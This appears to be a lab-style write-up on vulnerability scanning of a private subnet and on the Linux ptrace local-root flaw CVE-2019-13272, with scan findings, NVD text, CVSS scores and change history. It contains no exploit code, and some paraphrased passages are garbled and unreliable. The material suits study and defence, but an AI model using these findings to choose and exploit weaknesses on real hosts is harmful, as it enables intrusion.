
Targets: 192.168.1.0/24

Upload Targets: Add File

Wait till the scan completes.



Name	Schedule	Last Modified
192.168.1.0/24 Subnet	On Demand	Today at 11:31 PM




Host	Vulnerabilities	%
192.168.1.5	1 41	4%
192.168.1.6	1 35	4%
192.168.1.2	17	0%
192.168.1.1	1 12	100%
192.168.1.4	10	13%
192.168.1.3	1 4	100%

Scan Details

Name: 192.168.1.0/24 Subnet
Status: Running
Policy: Advanced Scan
Scanner: Local Scanner
Start: Today at 11:31 PM

Vulnerabilities



This result set contains 1 note. Please click this notification dialog for more information.

Vulnerability Summary


critical	Apache Tomcat Manager Common Administrative Credentials	Web Servers	1
critical	Debian OpenSSH/OpenSSL Package Random Number Generator	Gain a shell remotely	1
critical	Rogue Shell Backdoor Detection	Backdoors	1
critical	Samba NDR MS-RPC Request Heap-Based Remote Buffer	Misc.	1
critical	Unsupported Unix Operating System	General	1
critical	VNC Server 'password' Password	Gain a shell remotely	1

From the Vulnerability Summary we can select the vulnerability that we want to exploit.

2020. [Online]. Available: https://www.youtube.com/watch?v=3gtVySv4vsk. [Accessed: 11- May- 2020].

CVE-2019-13272 (Local Root Vulnerability)

In the Linux kernel earlier 5.1.17, ptrace_link in kernel/ptrace.c mismanages the recording of the authorizations of a process that wants to create a ptrace relationship, which allows local operators to get root access by leveraging convinced circumstances with a parent-child process relationship, where a parent drips privileges and calls execve (potentially allowing control by an attacker). One influencing factor is an object lifetime issue (which can also cause a panic). Another contributing aspect is misidentification of a ptrace relationship as privileged, which is exploitable over (for example) Polkit's pkexec assistant with PTRACE_TRACEME. NOTE: SELinux deny_ptrace may be a functional alternative solution assistant in some environments.




CVE-2019-13272

debian

Name	CVE-2019-13272
Description	In the Linux kernel before 5.1.17, ptrace_link in kernel/ptrace.c mishandles the recording of the credentials of a process that wants to create a ptrace relationship, which allows local users to obtain root access by leveraging certain scenarios with a parent-child process relationship, where a parent drops privileges and calls execve (potentially allowing control by an attacker). One contributing factor is an object lifetime issue (which can also cause a panic). Another contributing factor is incorrect marking of a ptrace relationship as privileged, which is exploitable through (for example) Polkit's pkexec helper with PTRACE_TRACEME. NOTE: SELinux deny_ptrace might be a usable workaround in some environments.
Source	CVE (at NVD; CERT, LWN, oss-sec, fulldisc, bugtraq, EDB, Metasploit, Red Hat, Ubuntu, Gentoo, SUSE bugzilla/CVE, Mageia, GitHub code/issues, web search, more)
References	DLA-1862-1, DLA-1863-1, DSA-4484-1
NVD severity	high

When an invader concessions and gains access to a website, they do not stop there, they aim to get access to the whole server. If there are additional websites that are attacking the server, they will try to betray each of them. Standard or guest users' the way of managing the code or services managed by the system focus for a variety of purposes, or of changing privileges from user root to root source or admin user. These unnecessary changes can lead to infringement of permissions or privileges as ordinary users have access to a shell or root, which can compromise the system. Therefore, anyone can take the risk and exploit it to reach a higher level.



– CVSS Scores & Vulnerability Types

CVSS Score	7.2
Confidentiality Impact	Complete (There is total information disclosure, resulting in all system files being revealed.)
Integrity Impact	Complete (There is a total compromise of system integrity. There is a complete loss of system protection, resulting in the entire system being compromised.)
Availability Impact	Complete (There is a total shutdown of the affected resource. The attacker can render the resource completely unavailable.)
Access Complexity	Low (Specialized access conditions or extenuating circumstances do not exist. Very little knowledge or skill is required to exploit.)
Authentication	Not required (Authentication is not required to exploit the vulnerability.)
Gained Access	None
Vulnerability Type(s)	
CWE ID	264

Understanding permissions….

In pcs, users or groups are given permissions, rights or features that enable them to accomplish specific duties in an effort to exercise privilege like a special client or group. As such, an admin user is allowed to run and write a specific task. The standard user can operate the service and no special services are written or config files are allowed.

There are 3 permissions.

- Read permission – Any user has the privilege not only of viewing or reading the contents of the file but also of the contents of a directory.
- Write permission – The user could read and alter the contents of a file and folder.

- Execute Permission – Use to execute files and programs as well user has the capability of transform an existing directory into a functioning directory.

Impacts that Local Root Vulnerability can cause….


- This can result in remote code execution in an inconsistent process with no extra.

- If the kernel/system is not always updated, the attacker could leverage those bugs to get root access.

- If hackers acreage on a system that has a guest or standard user privilege, they can get information by running services or programs that may be vulnerable to privilege increases and the administrator implements the user or allows the admin groups.

- Hackers will be able to take advantage of their code or services to control the target system.

History of CVE-2019-13272….



Change History

19 change records found - hide changes

CVE Modified by MITRE - 3/26/2020 1:15:21 PM

Action	Type	Old Value	New Value
Added	Reference		http://packetstormsecurity.com/files/156929/Linux-PTRACE_TRACEME-Local-Root.html [No Types Assigned]

CVE Modified by MITRE - 10/23/2019 6:15:10 PM

Action	Type	Old Value	New Value
Added	Reference		http://packetstormsecurity.com/files/154957/Linux-Polkit-pkexec-Helper-PTRACE_TRACEME-Local-Root.html [No Types Assigned]

CVE Modified by MITRE - 10/9/2019 4:15:22 PM

Action	Type	Old Value	New Value
Added	Reference		https://support.f5.com/csp/article/K91025336?utm_source=f5support&amp;utm_medium=RSS [No Types Assigned]

CVE Modified by MITRE - 9/20/2019 10:15:11 AM

Action	Type	Old Value	New Value
Added	Reference		https://access.redhat.com/errata/RHSA-2019:2809 [No Types Assigned]

CVE Modified by MITRE - 9/2/2019 8:15:15 PM

Action	Type	Old Value	New Value
Added	Reference		https://usn.ubuntu.com/4117-1/ [No Types Assigned]
Added	Reference		https://usn.ubuntu.com/4118-1/ [No Types Assigned]

CVE Modified by MITRE - 8/30/2019 5:15:18 AM

Action	Type	Old Value	New Value
Added	Reference		https://support.f5.com/csp/article/K91025336 [No Types Assigned]

CVE Modified by MITRE - 8/28/2019 11:15:11 PM

Action	Type	Old Value	New Value
Added	Reference		http://packetstormsecurity.com/files/154245/Kernel-Live-Patch-Security-Notice-LSN-0054-1.html [No Types Assigned]

CVE Modified by MITRE - 8/13/2019 3:15:16 PM

Action	Type	Old Value	New Value
Added	Reference		https://usn.ubuntu.com/4093-1/ [No Types Assigned]
Added	Reference		https://usn.ubuntu.com/4094-1/ [No Types Assigned]
Added	Reference		https://usn.ubuntu.com/4095-1/ [No Types Assigned]

CVE Modified by MITRE - 8/7/2019 3:15:11 PM

Action	Type	Old Value	New Value
Added	Reference		https://access.redhat.com/errata/RHSA-2019:2411 [No Types Assigned]

CVE Modified by MITRE - 8/7/2019 12:15:12 PM


Action	Type	Old Value	New Value
Added	Reference		https://access.redhat.com/errata/RHSA-2019:2405 [No Types Assigned]

CVE Modified by MITRE - 8/6/2019 4:15:13 AM

Action	Type	Old Value	New Value
Added	Reference		https://security.netapp.com/advisory/ntap-20190806-0001/ [No Types Assigned]

CVE Modified by MITRE - 7/25/2019 3:15:13 PM

Action	Type	Old Value	New Value
Added	Reference		http://packetstormsecurity.com/files/153702/Slackware-Security-Advisory-Slackware-14.2-kernel-Updates.html [No Types Assigned]



Initial Analysis - 7/24/2019 11:09:58 AM

Action	Type	Old Value	New Value
Added	CPE Configuration		OR *cpe:2.3:o:debian:debian_linux:8.0:*:*:*:*:*:*:* *cpe:2.3:o:debian:debian_linux:9.0:*:*:*:*:*:*:* *cpe:2.3:o:debian:debian_linux:10.0:*:*:*:*:*:*:*
Added	CPE Configuration		OR *cpe:2.3:o:fedoraproject:fedora:29:*:*:*:*:*:*:*
Added	CPE Configuration		OR *cpe:2.3:o:linux:linux_kernel:*:*:*:*:*:*:*:* versions up to (excluding) 5.1.17
Added	CVSS V2		(AV:L/AC:L/Au:N/C:C/I:C/A:C)
Added	CVSS V3		AV:L/AC:L/PR:L/UI:N/S:U/C:H/I:H/A:H
Added	CWE		CWE-264
Changed	Reference Type	http://packetstormsecurity.com/files/153663/Linux-PTRACE_TRACEME-Broken-Permission-Object-Lifetime-Handling.html No Types Assigned	http://packetstormsecurity.com/files/153663/Linux-PTRACE_TRACEME-Broken-Permission-Object-Lifetime-Handling.html Third Party Advisory, VDB Entry
Changed	Reference Type	https://bugs.chromium.org/p/project-zero/issues/detail?id=1903 No Types Assigned	https://bugs.chromium.org/p/project-zero/issues/detail?id=1903 Exploit, Issue Tracking, Patch, Third Party Advisory
Changed	Reference Type	https://bugzilla.redhat.com/show_bug.cgi?id=1730895 No Types Assigned	https://bugzilla.redhat.com/show_bug.cgi?id=1730895 Issue Tracking, Patch, Third Party Advisory
Changed	Reference Type	https://bugzilla.suse.com/show_bug.cgi?id=1140671 No Types Assigned	https://bugzilla.suse.com/show_bug.cgi?id=1140671 Issue Tracking, Patch, Third Party Advisory
Changed	Reference Type	https://cdn.kernel.org/pub/linux/kernel/v5.x/ChangeLog-5.1.17 No Types Assigned	https://cdn.kernel.org/pub/linux/kernel/v5.x/ChangeLog-5.1.17 Vendor Advisory
Changed	Reference Type	https://git.kernel.org/cgit/linux/kernel/git/torvalds/linux.git/commit/?id=6994eefb0053799d2e07cd140df6c2ea106c41ee No Types Assigned	https://git.kernel.org/cgit/linux/kernel/git/torvalds/linux.git/commit/?id=6994eefb0053799d2e07cd140df6c2ea106c41ee Patch, Vendor Advisory
Changed	Reference Type	https://github.com/torvalds/linux/commit/6994eefb0053799d2e07cd140df6c2ea106c41ee No Types Assigned	https://github.com/torvalds/linux/commit/6994eefb0053799d2e07cd140df6c2ea106c41ee Patch, Third Party Advisory
Changed	Reference Type	https://lists.debian.org/debian-lts-announce/2019/07/msg00022.html No Types Assigned	https://lists.debian.org/debian-lts-announce/2019/07/msg00022.html Third Party Advisory
Changed	Reference Type	https://lists.debian.org/debian-lts-announce/2019/07/msg00023.html No Types Assigned	https://lists.debian.org/debian-lts-announce/2019/07/msg00023.html Third Party Advisory
Changed	Reference Type	https://lists.fedoraproject.org/archives/list/package-announce@lists.fedoraproject.org/message/OGRK5LYWBJ4E4SRI4DKX367NHYSI3VOH/ No Types Assigned	https://lists.fedoraproject.org/archives/list/package-announce@lists.fedoraproject.org/message/OGRK5LYWBJ4E4SRI4DKX367NHYSI3VOH/ Third Party Advisory
Changed	Reference Type	https://seclists.org/bugtraq/2019/Jul/30 No Types Assigned	https://seclists.org/bugtraq/2019/Jul/30 Third Party Advisory
Changed	Reference Type	https://seclists.org/bugtraq/2019/Jul/33 No Types Assigned	https://seclists.org/bugtraq/2019/Jul/33 Third Party Advisory
Changed	Reference Type	https://www.debian.org/security/2019/dsa-4484 No Types Assigned	https://www.debian.org/security/2019/dsa-4484 Third Party Advisory

CVE Modified by MITRE - 7/23/2019 4:15:13 PM

Action	Type	Old Value	New Value
Added	Reference		https://lists.debian.org/debian-lts-announce/2019/07/msg00022.html [No Types Assigned]
Added	Reference		https://lists.debian.org/debian-lts-announce/2019/07/msg00023.html [No Types Assigned]

CVE Modified by MITRE - 7/22/2019 6:15:13 AM

Action	Type	Old Value	New Value
Added	Reference		https://seclists.org/bugtraq/2019/Jul/30 [No Types Assigned]
Added	Reference		https://seclists.org/bugtraq/2019/Jul/33 [No Types Assigned]

CVE Modified by MITRE - 7/20/2019 7:15:11 PM

Action	Type	Old Value	New Value
Added	Reference		https://www.debian.org/security/2019/dsa-4484 [No Types Assigned]

CVE Modified by MITRE - 7/19/2019 1:15:12 AM

Action	Type	Old Value	New Value
Added	Reference		https://lists.fedoraproject.org/archives/list/package-announce@lists.fedoraproject.org/message/OGRK5LYWBJ4E4SRI4DKX367NHYSI3VOH/ [No Types Assigned]


CVE Modified by MITRE - 7/18/2019 7:15:10 AM

Action	Type	Old Value	New Value
Changed	Description	**Record truncated, showing 500 of 643 characters.** View Entire Change Record In the Linux kernel before 5.1.17, ptrace_link in kernel/ptrace.c mishandles the recording of the credentials of a process that wants to create a ptrace relationship, which allows local users to obtain root access by leveraging certain scenarios with a parent-child process relationship, where a parent drops privileges and calls execve (potentially allowing control by an attacker). One contributing factor is an object lifetime issue (which can also cause a panic). Another contributing factor is i	**Record truncated, showing 500 of 720 characters.** View Entire Change Record In the Linux kernel before 5.1.17, ptrace_link in kernel/ptrace.c mishandles the recording of the credentials of a process that wants to create a ptrace relationship, which allows local users to obtain root access by leveraging certain scenarios with a parent-child process relationship, where a parent drops privileges and calls execve (potentially allowing control by an attacker). One contributing factor is an object lifetime issue (which can also cause a panic). Another contributing factor is i
Added	Reference		https://bugzilla.redhat.com/show_bug.cgi?id=1730895 [No Types Assigned]

CVE Modified by MITRE - 7/17/2019 10:15:11 AM
